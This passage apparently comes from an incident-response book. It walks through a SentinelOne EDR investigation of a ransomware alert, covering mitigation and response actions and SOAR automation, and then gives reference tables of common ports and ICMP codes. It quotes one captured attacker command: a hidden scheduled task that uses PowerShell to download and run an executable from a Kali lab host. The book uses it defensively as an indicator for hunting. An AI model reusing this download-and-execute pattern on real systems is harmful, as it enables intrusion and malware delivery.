For the ransomware alert, the initial view shows all 1,269 events associated with it. There are two parts. The first part is a graphical relationship drive view, as shown in Figure 10-5, and the second part is the detailed event activity relating to process command lines, as shown in Figure 10-6.




Figure 10-5. StoryLine™ graphical report view (full-size image available at https://oreil.ly/BTH_IR_figs)

Showing all events for the current threat

Go to root

All Events 1,269 | Files 1,160 | Network Actions 2 | Processes 64 | Indicators 43

1,269 Items | 50 Results | Columns | Export

Object Type	Event Type	Time	Attribute			
process	Process Creation	Nov 11, 2025 13:12:18	Target Process Root: False	Target Process Name: Lateral Movement ::1 STA...	Source Process Name: N/A	Has Active Content: N/A
process	Process Creation	Nov 11, 2025 13:12:18	Target Process Root: True	Target Process Name: cmd.exe (CLI interpreter)	Source Process Name: Lateral Movement ::1 STA...	Has Active Content: N/A
file	File Deletion	Nov 11, 2025 13:12:18	Full Path: \PSEXEC-FRONTIER-PH...	SHA1: N/A	Source Process Name: Lateral Movement ::1 STA...	Source Process UID: LQUAM01550EED
process	Process Creation	Nov 11, 2025 13:12:18	Target Process Root: True	Target Process Name: cmd.exe (CLI interpreter)	Source Process Name: Lateral Movement ::1 STA...	Has Active Content: N/A
file	File Deletion	Nov 11, 2025 13:12:18	Full Path: \PSEXEC-FRONTIER-PH...	SHA1: N/A	Source Process Name: Lateral Movement ::1 STA...	Source Process UID: LQUAM01550EED
indicators	Behavioral Indicators	Nov 11, 2025 13:12:18	Indicator Name: Remote Memory Allocation	Indicator Description: N/A	Target Process Name: schtasks.exe (CLI interpret...	Target Process UID: LQUAM016F0EED
indicators	Behavioral Indicators	Nov 11, 2025 13:12:18	Indicator Name: Remote Memory Allocation	Indicator Description: N/A	Target Process Name: schtasks.exe (CLI interpret...	Target Process UID: LQUAM01590EED
indicators	Behavioral Indicators	Nov 11, 2025 13:12:18	Indicator Name: Remote Memory Allocation	Indicator Description: N/A	Target Process Name: schtasks.exe (CLI interpret...	Target Process UID: LQUAM016B0EED
process	Process Creation	Nov 11, 2025 13:12:18	Target Process Root: False	Target Process Name: schtasks.exe (CLI interpret...	Source Process Name: cmd.exe (CLI interpreter)	Has Active Content: true
process	Process Creation	Nov 11, 2025 13:12:18	Target Process Root: False	Target Process Name: schtasks.exe (CLI interpret...	Source Process Name: cmd.exe (CLI interpreter)	Has Active Content: true
process	Process Creation	Nov 11, 2025 13:12:18	Target Process Root: False	Target Process Name: schtasks.exe (CLI interpret...	Source Process Name: cmd.exe (CLI interpreter)	Has Active Content: true
process	Process Creation	Nov 11, 2025 13:12:18	Target Process Root: False	Target Process Name: conhost.exe	Source Process Name: cmd.exe (CLI interpreter)	Has Active Content: true
file	File Modification	Nov 11, 2025 13:12:18	Full Path: \Update	SHA1: N/A	Source Process Name: schtasks.exe (CLI interpret...	Source Process UID: LQUAM01590EED

Figure 10-6. StoryLine™ process details (full-size image available at https://oreil.ly/BTH_IR_figs)

When the analyst clicks into the Initial Lateral Movement step, the StoryLine™ expands and reveals five key events associated with this activity (three processes, two files), as shown in Figure 10-7. Two separate cmd.exe processes are initiated at this step of the attack so that the analyst can understand what the command line was. There are also corresponding details for command lines and processes, similar to Figure 10-6, for this part of the analysis. Analysts can continue to drill into any other aspects of the graph.




Figure 10-7. StoryLine™ lateral movement details (full-size image available at https://oreil.ly/BTH_IR_figs)

Analysts can pull out all kinds of details from the user interface. Here we see five process events associated with this activity (one cmd.exe event, three schtasks.exe events, and one conhost.exe event). Specifically, we see the detail from the command-line telemetry that was captured. For example:

```
"cmd.exe" /c "SCHTASKS /create /tn Update /sc once /tr "
     powershell.exe -WindowStyle Hidden -command Invoke-WebRequest
     -Uri http://kali.sentinelone.skytapdns.com:8081/
     GPAgentInstaller.exe -OutFile C:\Users\jeanluc\Desktop\
     GPAgentInstaller.exe " /ru interactive /rl highest /st
     00:00 /f && SCHTASKS /run /tn Update && SCHTASKS
     /delete /tn Update /f"
```

One of the benefits of being able to get plain-text data from an EDR platform is using specific IoCs in threat hunting, intel sharing, or instrumentation in a secondary system. For example, in this command there is a domain "kali.sentinelone.skytapdns.com" referred to on the command line. That domain can be used in a retro hunt, perhaps looking in Zeek logs or a web filtering platform. Or, if the endpoint agents used a web

filtering platform that is not yet integrated through a REST API call, the domain could be manually blocked until the integration is set up and operational.

Mitigation Actions

Once the analyst is satisfied, they can return to the alert view and take specific mitigation or containment actions as the next step in the IR process, as shown in Figure 10-8.




Figure 10-8. Mitigation actions (full-size image available at https://oreil.ly/BTH_IR_figs)

One very interesting capability is rolling back to the Volume Shadow Service (VSS) snapshot. The Windows Volume Shadow Copy Service (VSS) is a built-in Windows technology that creates consistent, point-in-time snapshots of files or entire volumes, even while they're in use. Using this feature does require some configuration, but being able to essentially "roll back" a system is both a containment action and an eradication action. While it is true that there are numerous ways for an attacker to modify or delete VSS data, the SentinelOne EDR solution provides a patented method that prevents any process from modifying VSS data to ensure that it remains available for recovery. Check with your preferred EDR vendor to see if it offers this feature if it is critical to your resilience plan.

Response Actions

In addition to mitigation actions, the platform offers alert-specific response actions (Figure 10-9). These are critical for providing rapid response. Enterprise EDR tools like SentinelOne enable you to act quickly using the most relevant information. Time is critical in any investigation, and these actions help reduce mean time to remediation (MTTR) while containing any further threat. These can be used during the containment phase as well.




Figure 10-9. Response actions (full-size image available at https://oreil.ly/BTH_IR_figs)

In detail, these actions are:

Add to Blocklist
: Automatically pull the relevant hashes from the alert and add them to a blocklist to prevent future execution. In general, behavioral detections do not require this action, but in certain static properties detections, it can be a very efficient way to block access to a file.

Add Note
: Update the alert with a note for other analysts.

Add to Exclusions
: If the detection was a false positive, this provides a very efficient way to apply the hash, path, or certificate as an exclusion to avoid detecting this behavior in the future.

Disconnect
: Isolate the endpoint from the network while maintaining connectivity between the endpoint agent and the management console to facilitate further actions.

Run Script
: Execute a script (PowerShell, Bash, Python, etc.) on the endpoint. The results of the script can be directed to a file, a file share, or the Singularity Data Lake directly for additional analysis.

Forensics Collection
: Leverage Singularity Remote Forensics to collect forensic artifacts such as memory dumps, scheduled tasks, local users, and registry hives for additional analysis.

Download Threat File
: Download the associated malicious file for offline analysis. Additionally, if the console is integrated with third-party malware sandboxes, this option will send that file directly to the sandbox for analysis.

Hyperautomation

The platform also includes a built-in SOAR capability referred to as Hyperautomation (Figure 10-10). Like true SOAR platforms, it communicates from the primary analytical engine to Hyperautomation through a robust JSON structure to facilitate data manipulation and data exchange. This workflow takes the alert data, leverages additional variables defined in a Google Sheet (managed by the SOC), creates a Zoom War Room (from the Google Sheet variables), leverages AlienVault OTX for additional enrichment, and then adds all that information to a new Slack channel.

One last action (not shown in the figure) is that the Slack integration provides a button to the Slack message that asks the channel members whether the endpoint should be isolated. A channel member can then trigger the SentinelOne Disconnect action.




Figure 10-10. Hyperautomation (full-size image available at https://oreil.ly/BTH_IR_figs)

Other Capabilities

SentinelOne Singularity also provides many other capabilities. For example:

- REST API–based integration with numerous third-party systems
- An event workflow for IR analysts
- A data lake storage architecture designed to support querying and consuming petabytes of data per day
- A comprehensive data pipeline for ingestion and routing to the native SIEM platform
- Agentic AI to augment investigation, response, and threat hunting

- AI security for chat visibility, data loss prevention, homegrown app development, and MCP protection
- An open source MCP server for direct, secure access via AI to the platform
- Cloud native security (CNAPP, CIEM, CDR, CWPP)
- Exploit and vulnerability management (CSPM, AD/ISPM, KSPM, AI-SPM, secrets scanning, exploit validation)
- Protection for data stores (DSPM, NetApp, AWS, Azure, ICAP)

APPENDIX A
Common TCP and UDP Ports

This table lists common TCP and UDP port numbers along with the services or protocols typically associated with each port. Ports are numeric identifiers that allow computers to differentiate between multiple network services running on the same device, facilitating correct delivery of data packets. The table includes well-known ports such as port 80 for HTTP and port 443 for HTTPS, as well as ports used for file transfer (FTP), email (SMTP, POP3, IMAP), network management (SNMP), and many others. Each entry specifies the transport protocol supported (TCP, UDP, or both) and describes the typical use or associated application, providing a quick reference for network configuration, troubleshooting, and security management. Note that *P* stands for "Protocol" in nearly all of the acronyms. The table comprises information from PacketLife.net, the */etc/services* file, my experience, and the IANA ports list.

Application protocol	Port number and protocol
TCP MUX	1 TCP/UDP
Echo	7 TCP/UDP
FTP data	20 TCP
FTP control	21 TCP
SSH[a]	22 TCP/UDP
Telnet	23 TCP
SMTP	25 TCP
TIME protocol	37 TCP/UDP
Nameserver or WINS	42 TCP/UDP
WHOIS	43 TCP

Application protocol	Port number and protocol
TACACS login host	49 TCP/UDP
DNS	53 TCP/UDP
Route Access Protocol	56 TCP/UDP
DHCP	67-68 UDP
TFTP	69 UDP
Finger	79 TCP
HTTP	80 TCP/UDP
Torpark	81-82 TCP
Kerberos	88 TCP/UDP
POP3	110 TCP
ident/auth	113 TCP/UDP
SFTP (Simple File Transfer Protocol)	115 TCP
NNTP (Network News Transfer Protocol)	119 TCP
NTP (Network Time Protocol)	123 UDP
DCE/RPC and DCOM	135 TCP/UDP
NetBIOS Name Service	137 TCP/UDP
NetBIOS Datagram Svx	138 TCP/UDP
NetBIOS Session Svc	139 TCP/UDP
IMAP (Internet Message Access Protocol)	143 TCP/UDP
SNMP (Simple Network Management Protocol)	161 UDP
XDMCP (X Display Manager Control Protocol)	177 TCP/UDP
BGP (Border Gateway Protocol)	179 TCP
IRC (Internet Relay Chat)	194 TCP/UDP
IMAP3 (Internet Message Access Protocol)	220 TCP/UDP
BGMP (Border Gateway Multicast Protocol)	264 TCP/UDP
LDAP (Lightweight Directory Access Protocol)	389 TCP/UDP
Direct Connect Hub	411-412 TCP
Service Location Protocol (SLP)	427 TCP/UDP
HTTPS[a]	443 TCP
Encrypted DNS	443 TCP
HTTP (occasionally on)	8443 TCP
SMB File Sharing	445 TCP

Application protocol	Port number and protocol
Kerberos	464 TCP/UDP
SMTPS (SMTP over SSL)[a]	465 TCP
ISAKMP (Internet Security Association and Key Management Protocol[a]	500 TCP/UDP
Rexec (Remote Process Execution)	512 TCP
rlogin	513 TCP
Syslog/Syslog-ng	514 UDP/TCP
LPD (Line Printer Daemon)	515 TCP
RIP (Routing Information Protocol)	520 UDP
UUCP (Unix-to-Unix Copy Protocol)	540 TCP
HTTP RPC	593 TCP/UDP
IPP (Internet Printing Protocol)	631 TCP/UDP
LDAPS (LDAP over TLS/SSL)	636 TCP/UDP
MSDP (Multicast Source Discovery Protocol)	639 TCP/UDP
Doom	666 UDP
MS Exchange Routing	691 TCP
OLSR (Optimized Link State Routing Protocol)	698 UDP
Kerberos	749-754 TCP/UDP
Rsync	873 TCP
VMware	901-904 TCP/UDP
FTPS (FTP over TLS/SSL)[a]	989-990 TCP/UDP
TELNET over TLS/SSL[a]	992 TCP/UDP
IMAPS (IMAP over SSL)[a]	993 TCP
POP3S (POP3 over TLS/SSL)[a]	995 TCP
NFS or IIS	1025 TCP
MS-DCOM	1026 1029 TCP
SOCKS proxy	1080 TCP
Kazaa	1214 TCP[b]
VLC media player - UDP/RTP	1234 UDP
WASTE[a]	1337 TCP[b]
MSFT SQL Server	1433 TCP
MSFT SQL Server	1434 UDP
WINS (Windows Internet Name Service)	1512 TCP/UDP

Application protocol	Port number and protocol
Oracle DB	1521 TCP
L2TP (Layer 2 Tunneling)	1701 UDP
PPTP (MSFT Point-to-Point Tunneling Protocol)	1723 TCP/UDP
MSFT Media Server	1755 TCP/UDP[c]
RADIUS (Remote Authentication Dial-In User Service)	1812 TCP/UDP
NFS (Network File System)	2049 UDP
Oracle DB	2483-2484 TCP/UDP
Symantec AntiVirus Corp. Edition	2967 TCP
Xbox LIVE and/or Games for Windows	3074 TCP/UDP
MySQL database system	3306 TCP/UDP
RDP (Remote Desktop Protocol)	3389 TCP/UDP
Teredo tunneling	3544 UDP
Subversion version control system	3690 TCP/UDP
Battle.net	3723 TCP/UDP
Ventrilo VoIP program	3784-3785 TCP/UDP
Smartcard-TLS	4116 TCP/UDP
RWhois (Referral Whois)	4321 TCP
NAT-T (IP Sec NAT Traversal)	4500 UDP
Slingbox	5001 TCP/UDP[c]
RTP (Real-time Transport Protocol)	5004 TCP/UDP[c]
RTP (Real-time Transport Protocol)	5005 TCP/UDP[c]
NAT Port Mapping Protocol	5351 TCP/UDP
mDNS (Multicast DNS)	5353 UDP
LLMNR (Link-Local Multicast Name Resolution)	5355 TCP/UDP
PostgreSQL	5432 TCP/UDP
VNC over HTTP	5800 TCP
VNC (Virtual Network Computing)	5900 TCP/UDP
DameWare Remote Control	6129 TCP
Gnutella-svc	6346 TCP/UDP
IRC	6660-6669 TCP[d]
IRC SSL[a]	6679 6697 TCP[d]
BitTorrent	6888-6999 TCP/UDP[b]

Application protocol	Port number and protocol
Windows Live (chat)	6891-6901 TCP[d]
Cu See Me	7648 TCP/UDP[d]
Cu See Me	7649 TCP/UDP[d]
HTTP	8008 8080 TCP
Burp Proxy	8080 TCP
Cold Fusion	8500 TCP
TeamSpeak3—Voice	9987 UDP[d]
Tor	9050-9051 TCP

[a] Encrypted ports
[b] Peer-to-peer ports
[c] Streaming ports
[d] Chat traffic ports


APPENDIX B
ICMP Types and Codes

This table presents the various types and codes of the Internet Control Message Protocol (ICMP), which is used in network devices to send error messages and operational information. Each ICMP type represents a general category of message, such as Echo Reply (Type 0) or Destination Unreachable (Type 3). Within some types, specific codes provide more detailed information about the condition or error. ICMP messages are fundamental for network diagnostics, troubleshooting, and control, facilitating communication about network status between routers, hosts, and gateways. The table includes information based on a Wikipedia article about ICMP, Appendix C of the Iptables Tutorial 1.1.19 posted to FAQS.org, and IANA's ICMP parameters page.

Type	Code	Description
0 – Echo Reply	0	Echo reply (used to ping)
1 and 2		*Reserved*
3 – Destination Unreachable	0	Destination network unreachable
	1	Destination host unreachable
	2	Destination protocol unreachable
	3	Destination port unreachable
	4	Fragmentation required and DF flag set
	5	Source route failed
	6	Destination network unknown
	7	Destination host unknown
	8	Source host isolated
	9	Network administratively prohibited
	10	Host administratively prohibited
	11	Network unreachable for TOS
	12	Host unreachable for TOS
	13	Communication administratively prohibited
	14	Host Precedence Violation
	15	Precedence cutoff in effect
4 – Source Quench	0	Source quench (congestion control)
5 – Redirect Message	0	Redirect Datagram for the Network
	1	Redirect Datagram for the Host
	2	Redirect Datagram for the TOS & network
	3	Redirect Datagram for the TOS & host
6		Alternate Host Address
7		*Reserved*
8 – Echo Request	0	Echo request (used to ping)
9 – Router Advertisement	0	Router Advertisement
10 – Router Solicitation	0	Router discovery/selection/solicitation
11 – Time Exceeded	0	TTL expired in transit
	1	Fragment reassembly time exceeded

Type	Code	Description
12 – Parameter Problem: Bad IP header	0	Pointer indicates the error
	1	Missing a required option
	2	Bad length
13 – Timestamp	0	Timestamp
14 – Timestamp Reply	0	Timestamp reply
15 – Information Request	0	Information Request
16 – Information Reply	0	Information Reply
17 – Address Mask Request	0	Address Mask Request
18 – Address Mask Reply	0	Address Mask Reply
19		*Reserved* for security
20 through 29		*Reserved* for robustness experiment
30 – Traceroute	0	Information Request
31		Datagram Conversion Error
32		Mobile Host Redirect
33		Where-Are-You (originally meant for IPv6)
34		Here-I-Am (originally meant for IPv6)
35		Mobile Registration Request
36		Mobile Registration Reply
37		Domain Name Request
38		Domain Name Reply
39		SKIP Algorithm Discovery Protocol, Simple Key-Management for Internet Protocol
40		Photuris, Security failures
41		ICMP for experimental mobility protocols such as Seamoby [RFC 4065]
42 through 255		*Reserved*

IPv4 Header



Version

Version of IP Protocol. 4 and 6 are valid. This diagram represents version 4 structure only.

Header Length

Number of 32-bit words in TCP header, minimum value of 5. Multiply by 4 to get byte count.

Protocol

IP Protocol ID. Including (but not limited to):

1 ICMP	17 UDP	57 SKIP
2 IGMP	47 GRE	88 EIGRP
6 TCP	50 ESP	89 OSPF
9 IGRP	51 AH	115 L2TP

Total Length

Total length of IP datagram, or IP fragment if fragmented. Measured in Bytes.

Fragment Offset

Fragment offset from start of IP datagram. Measured in 8 byte (2 words, 64 bits) increments. If IP datagram is fragmented, fragment size (Total Length) must be a multiple of 8 bytes.

Header Checksum

Checksum of entire IP header

IP Flags


x D M

x 0x80 reserved (evil bit)
D 0x40 Do Not Fragment
M 0x20 More Fragments follow

RFC 791

Please refer to RFC 791 for the complete Internet Protocol (IP) Specification.

ICMP Header



ICMP Message Types


Type	Code/Name
0	Echo Reply
3	Destination Unreachable
	0 Net Unreachable
	1 Host Unreachable
	2 Protocol Unreachable
	3 Port Unreachable
	4 Fragmentation required, and DF set
	5 Source Route Failed
	6 Destination Network Unknown
	7 Destination Host Unknown
	8 Source Host Isolated
	9 Network Administratively Prohibited
	10 Host Administratively Prohibited
	11 Network Unreachable for TOS
3	Destination Unreachable (continued)
	12 Host Unreachable for TOS
	13 Communication Administratively Prohibited
4	Source Quench
5	Redirect
	0 Redirect Datagram for the Network
	1 Redirect Datagram for the Host
	2 Redirect Datagram for the TOS & Network
	3 Redirect Datagram for the TOS & Host
8	Echo
9	Router Advertisement
10	Router Selection
11	Time Exceded
	0 TTL Exceeded
	1 Fragment Reassembly Time Exceeded
12	Parameter Problem
	0 Pointer Problem
	1 Missing a Required Operand
	2 Bad Length
13	Timestamp
14	Timestamp Reply
15	Information Request
16	Information Reply
17	Address Mask Request
18	Address Mask Reply
30	Traceroute

Checksum

Checksum of ICMP header

RFC 792

Please refer to RFC 792 for the Internet Control Message protocol (ICMP) specification.



Version

Version of IP Protocol. 4 and 6 are valid. This diagram represents version 6 structure only.

Traffic Class

8 bit traffic class field.

Flow Label

20 bit flow label.

Payload Length

16-bit unsigned integer. Length of the IPv6 payload, i.e., the rest of the packet following this IPv6 header, in octets. Any extension headers are considered part of the payload.

Source Address

